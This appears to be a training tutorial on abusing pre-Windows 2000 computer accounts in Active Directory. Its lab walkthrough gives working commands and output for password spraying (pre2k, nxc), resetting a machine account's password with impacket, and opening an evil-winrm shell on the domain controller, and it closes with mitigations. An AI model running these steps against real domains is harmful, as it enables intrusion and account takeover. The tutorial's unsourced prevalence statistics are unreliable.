



# PRE2K

# COMPATIBILITY

Abusing Weak Permission

## Contents

<b>Prevalence of Pre2K AD Misconfigurations .....</b>	<b>3</b>
<b>Key Notes: .....</b>	<b>3</b>
<b>Prerequisites: .....</b>	<b>3</b>
<b>Lab Setup:.....</b>	<b>3</b>
<b>Enumeration:.....</b>	<b>6</b>
<b>Exploitation: .....</b>	<b>8</b>
<b>Mitigation:.....</b>	<b>9</b>

**Pre2K (short for "Pre-Windows 2000") Active Directory misconfigurations** often stem from overlooked legacy settings in Windows environments. Common issues include enabling **NTLM** or **SMBv1** for backward compatibility, leaving **Pre-Windows 2000 accounts** active, and neglecting proper account cleanup.

In this article, we shall exploit one such default misconfiguration that sets Computer Accounts' password to be the same as hostname in lowercase, thereby allowing an attacker to compromise domain controller.

## Prevalence of Pre2K AD Misconfigurations

While many organizations have moved to newer technologies, Pre2K (short for "Pre-Windows 2000") misconfigurations still persist in a significant number of environments, especially where legacy applications or systems require continued support. A few prominent surveys across the industry confirm

- **40-60%** of organizations are still using legacy systems that require **Pre2K compatibility**.
- Around **30-40% of Active Directory environments** have lingering **unused Pre2K accounts** that remain improperly configured.
- **57% of businesses** rely on outdated or unsupported operating systems with legacy configurations, which often involve Pre2K AD misconfigurations.
- Approximately **30%** of data breaches stem from **mismanaged Active Directory settings**, including legacy configurations like Pre2K.

## Key Notes:

- UAC 4128 indicates legacy settings where accounts may be enabled for authentication without the usual security checks (e.g., passwords).
- LogonCount of 0 suggests that the account might not be used for typical logons but could still be exploited for other purposes.
- Post-password change authentication: When a user changes their password, the system normally requires the new password for authentication.

## Prerequisites:

- Windows Server 2019 as Active Directory Domain Controller
- Tools: pre2k, nxc, impacket, evil-winrm
- Kali Linux

## Lab Setup:

In this lab set up, we will create a Computer Account and provide backward compatibility to interact with legacy systems or services that are particularly prior to Windows 2000.

### Create the AD Environment:


To simulate an Active Directory environment, you will need a Windows Server 2019 as a Domain Controller (DC) and a client/attacker machine (Kali Linux) where you can run enumeration and exploitation tools.

#### Domain Controller:


- install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the “**Active Directory Domain Services**” role.
- Set up the domain (e.g., “**ignite.local**”).
- Create a domain user with username “**raj**” and password “**Password@1**”.

#### Create a Computer (Account) and assign Pre2K Compatibility:

Once the AD environment is setup, open “**Active Directory Users and Computers (ADUC)**” on the Domain Controller. Then, right-click on “**Computers**” and add a New Computer.



Provide the computer name as “demo”, “DEMO” for “pre-Windows 2000 Computer Name” and ensure to select the checkbox that enables this computer to support/act as a Pre2K computer.



Create in: ignite.local/Computers

---

Computer name:

Computer name (pre-Windows 2000):

The following user or group can join this computer to a domain.


User or group:

☒ Assign this computer account as a pre-Windows 2000 computer

---

Click on “OK” button and confirm that a computer with name “demo” is created within “ignite.local” domain.



**Note:** Ensure to have SMB & WINRM services enabled on the Domain Controller.

## Enumeration:

### pre2k

Use the commands below to download and install pre2k tool in Kali Linux.

```
git clone https://github.com/garrettfoster13/pre2k.git
cd pre2k
ls
pipx install .
```

```

(root@kali)-[~]
# git clone https://github.com/garrettfoster13/pre2k.git
Cloning into 'pre2k' ...
remote: Enumerating objects: 226, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 226 (delta 12), reused 25 (delta 9), pack-reused 179
Receiving objects: 100% (226/226), 927.27 KiB | 572.00 KiB/s, done
Resolving deltas: 100% (89/89), done.

(root@kali)-[~]
# cd pre2k

(root@kali)-[~/pre2k]
# ls
LICENSE.md  poetry.lock  pre2k  pyproject.toml  README.md

(root@kali)-[~/pre2k]
# pipx install .
installed package pre2k 3.0, installed using Python 3.12.8
These apps are now globally available
- pre2k
done! 🌟

```


Now, let's enumerate valid Computer Accounts that act as pre-windows 2000 computers by performing password spraying attack using pre2k tool in an authenticated mode.

```
pre2k auth -u raj -p Password@1 -dc-ip 192.168.1.48 -d ignite.local
```

```

(root@kali)-[~]
# pre2k auth -u raj -p Password@1 -dc-ip 192.168.1.48 -d ignite.local

```



```

                                @garrfoster
                                @Tw1sm

[09:19:21] INFO      Retrieved 3 results total.
[09:19:21] INFO      Testing started at 2024-12-27 09:19:21
[09:19:21] INFO      Using 10 threads
[09:19:21] INFO      VALID CREDENTIALS: ignite.local\DEMO$:demo

```

Based on the output from pre2k tool, we can confirm that “DEMO” computer account is enabled with default password.

## nxc

Run the below NetExec (nxc) command from Kali Linux on the same network to enumerate Computer Accounts that are either created or configured to support pre-windows 2000 systems or services.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
```

```
(root@kali)-[~]
# nxc ldap 192.168.1.48 -u raj -p Password@1 -M pre2k
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 177
LDAP 192.168.1.48 389 DC [+] ignite.local\raj:Password@1
PRE2K 192.168.1.48 389 DC Pre-created computer account: DEMO$
PRE2K 192.168.1.48 389 DC [+] Found 1 pre-created computer accou
PRE2K 192.168.1.48 389 DC [+] Successfully obtained TGT for demo
PRE2K 192.168.1.48 389 DC [+] Successfully obtained TGT for 1 pr
```

“nxc” tool has successfully enumerated “DEMO” computer account that supports pre-windows 2000 computers.

## Exploitation:

We have successfully enumerated a pre-Windows 2000 computer account “DEMO” and we are already aware that such accounts’ password could be the same as the Computer Name but with all characters in lower-case.

Let’s confirm if the default password “demo” for the computer account “DEMO” is still valid by running the below command.

```
nxc smb ignite.local -u DEMO$ -p demo
```

```
(root@kali)-[~]
# nxc smb ignite.local -u DEMO$ -p demo
SMB 192.168.1.48 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite
SMB 192.168.1.48 445 DC [-] ignite.local\DEMO$:demo STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

The error “STATUS\_NOLOGON\_WORKSTATION\_TRUST\_ACCOUNT” indicates a **computer** is unable to log on to the domain because it does not have the necessary **trust relationship** set up with the **Active Directory domain**. This usually happens when the computer account is **misconfigured** (or) **inactive** (or) if the **password is out of sync** between the computer and the domain controller.

Therefore, we can change the password and reattempt to connect with the new password.

We shall change “DEMO” computer account’s password to “Password@987” using “impacket” tool and below command.

```
impacket-changepasswd ignite.local/DEMO$@192.168.1.48 -newpass 'Password@987' -p rpc-samr
```



```
(root@kali)-[~]
# impacket-changepasswd ignite.local/DEMO$@192.168.1.48 -newpass 'Password@987' -p rpc-samr
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Current password:
[*] Changing the password of ignite.local\DEMO$
[*] Connecting to DCE/RPC as ignite.local\DEMO$
[*] Password was changed successfully.
```

Now that password is successfully changed, let's try to connect to the domain controller using "evil-winrm" tool and the below command to obtain remote access.

```
evil-winrm -i 192.168.1.48 -u DEMO$ -p Password@987
whoami
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.48 -u DEMO$ -p Password@987

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\DEMO$\Documents> whoami
ignite\demo$
*Evil-WinRM* PS C:\Users\DEMO$\Documents> 
```

## Mitigation:

- Disable outdated protocols (e.g., SMBv1, NTLM) and enforce Kerberos where possible.
- Ensure all systems are patched and updated to remediate all known vulnerabilities and to remove reliance on older authentication protocols.
- Regularly audit Active Directory for obsolete accounts and outdated settings to minimize the attack surface.
- Migrate legacy applications to newer and secure platforms.

# FOLLOW US ON

*social media*



**TWITTER**



**DISCORD**



**GITHUB**



**LINKEDIN**

**CONTACT US**  
FOR MORE DETAILS

**+91 95993-87841**

**[www.ignitetechnologies.in](http://www.ignitetechnologies.in)**

# JOIN OUR TRAINING PROGRAMS

